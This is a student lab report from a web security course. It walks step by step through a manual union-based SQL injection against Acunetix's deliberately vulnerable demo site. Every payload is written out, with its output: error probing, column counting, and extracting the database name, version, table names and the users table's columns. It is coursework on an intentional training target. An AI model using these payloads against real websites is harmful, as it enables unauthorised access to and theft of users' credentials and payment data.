Experiment -4

NAME: Lipakshi **SUBJECT NAME: WMS Lab**

UID: 20BCS5082 **SUBJECT CODE: 20CSP-338SECTION: 20BCS WM_607-B**

Aim:

Design methods to break authentication schemes (SQL Injection Attack).

Objective:

SQL Injection Attack from command line (url)To fetch a vulnerable websites database


Software/Hardware Requirements:

Tools to be used:

1. SQLMAP

Introduction:

Open the link- http://testphp.vulnweb.com/




welcome to our page

Test site for Acunetix WVS.


Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

You'll inject the malicious code (cheat code)-
http://testphp.vulnweb.com/listproducts.php?cat=-1’



```
Error: Unknown column '1'' in 'where clause' Warning:
mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/listproducts.php on line 74
```

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.




Not secure | testphp.vulnweb.com/listproducts.php?cat=-1%20order%20by%2010

acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd
Activate Windows
Go to Settings to activate Windows.

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Put the random number, cheat code - http://testphp.vulnweb.com/listproducts.php?cat=-1 orderby 11 clause to check the row (tuple).




Not secure | testphp.vulnweb.com/listproducts.php?cat=-1%20order%20by%2011%20clause

acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd
Activate Windows
Go to Settings to activate Windows.

```
Error: You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use near
'clause' at line 1 Warning: mysql_fetch_array() expects parameter 1 to be
resource, boolean given in /hj/var/www/listproducts.php on line 74
```

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

To check the database name, Go to http://testphp.vulnweb.com/listproducts.php?cat=-1 unionselect 1,2,3,4,5,6,7,8,9,10,database( )--



Not secure | testphp.vulnweb.com/listproducts.php?cat=-1%20union%20select%201,2,3,4,5,6,7,8,9,10,database(%20)--

acuart

7


2

painted by: 9

comment on this picture

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

To check the database version ,Go to http://testphp.vulnweb.com/listproducts.php?cat=-1 unionselect 1,2,3,4,5,6,7,8,9,10,version()—



Not secure | testphp.vulnweb.com/listproducts.php?cat=-1%20union%20select%201,2,3,4,5,6,7,8,9,10,version()—

8.0.22-0ubuntu0.20.04.2

7

2


painted by: 9

comment on this picture

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Table name- cat=-1 union select 1,2,3,4,5,6,7,8,9,10,group_concat(table_name) from information_schema.tables where table_schema=database()--

http://testphp.vulnweb.com/listproducts.php?cat=-1%20union%20select%201,2,3,4,5,6,7,8,9,10,group_concat(table_name)%20from%20information_schema.tables%20where%20table_schema=database()--


Chandigarh Univer
Welcome to Chand
Google
Google Docs: Onlir
Untitled document
Inbox (12,654) - va
(no subject) - vatsl
pictures
Not secure
testphp.vulnweb.com/listproducts.php?cat=-1%20union%20select%201,2,3,4,5,6,7,8,9,10,group_concat(table_name)%20from%20information_schema.tables%20...
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd
Activate Windows
Go to Settings to activate Windows.

artists,carts,categ,featured,guestbook,pictures,products,users

7


2

painted by: 9

comment on this picture

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Column name- http://testphp.vulnweb.com/listproducts.php?cat=-1%20union%20select%201,2,3,4,5,6,7,8,9,10,group_concat(column_name)%20from%20information_schema.columns%20where%20table_name=0x7573657273



```
testphp.vulnweb.com/listproducts.php?cat=-1%20union%20select%201,2,3,4,5,6,7,8,9,10,group_concat(column_name)%20from%20information_schema.columns...
```

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

```
address,cart,cc,email,name,pass,phone,uname

7

2

painted by: 9
```

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Observations: